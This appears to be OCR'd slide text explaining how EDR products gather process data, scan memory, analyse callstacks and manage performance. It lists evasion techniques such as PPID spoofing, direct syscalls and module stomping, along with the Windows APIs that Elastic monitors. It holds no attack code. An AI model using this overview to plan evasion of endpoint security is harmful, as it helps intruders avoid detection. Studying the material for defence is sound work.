
Query Process

Query Process Information

Most events only have very little information

- PID
- ThreadID
- What happened (Image allocation at address x)

EDR: Query Overview



EDR: Query Process Information


Query Process Information:

- Parent Process Id
- Image filename (source exe)
- Command line parameters
- Loaded DLL’s

Note:


- PPID Spoofing
- Command line argument Spoofing

NtQueryInformationProcess()




EDR: Memory Scanning

Signature scan (like in files)
Performance intensive - only on trigger




```
BOOL ReadProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPCVOID lpBaseAddress,
  [out] LPVOID  lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesRead
);
```



EDR: Callstack Analysis

Callstack:


- On NtApi Call (AMSI or syscall)
- List of addresses of all previous parent functions



Stack - thread 34356

#	Name	Stack address	Return address	Frame address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x88da5ffa98	0x7ffeb65795be	0x88da5ffa90
7	KernelBase.dll!SleepEx+0x9e	0x88da5ffaa0	0x22d6bd5bd51	0x88da5ffb30
8	0x22d6bd5bd51	0x88da5ffb40	0x1388	0x88da5ffb38
9	0x1388	0x88da5ffb48	0x22d00000000	0x88da5ffb40
10	0x22d00000000	0x88da5ffb50	0x1b0001c00000bb	0x88da5ffb48
11	0x1b0001c00000bb	0x88da5ffb58		0x88da5ffb50

EDR: Callstack Analysis



Callstack analysis - Elastic

Elastic has callstack analysis rules for:

- Direct syscalls
- Callback-based evasion
- Module Stomping
- Library loading from unbacked region
- Process created from unbacked region


Callstack analysis for:

- VirtualAlloc, VirtualProtect
- MapViewOfFile, MapViewOfFile2
- VirtualAllocEx, VirtualProtectEx
- QueueUserAPC
- SetThreadContext
- WriteProcessMemory, ReadProcessMemory

EDR Performance

EDR Performance

If EDR is slow dev's go to Mac. Cant let this happen.




Dev Drive protection


Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.


On

Perf Impact	What
1	Event
3	Events Correlation
10	Process Query
100	Memory Scan
1000	File Scan



Time in Event Processing






- MD5 hashes of images
- Callstack (ProcessAccess)
- Current Working Directoy

EDR Example Attacks

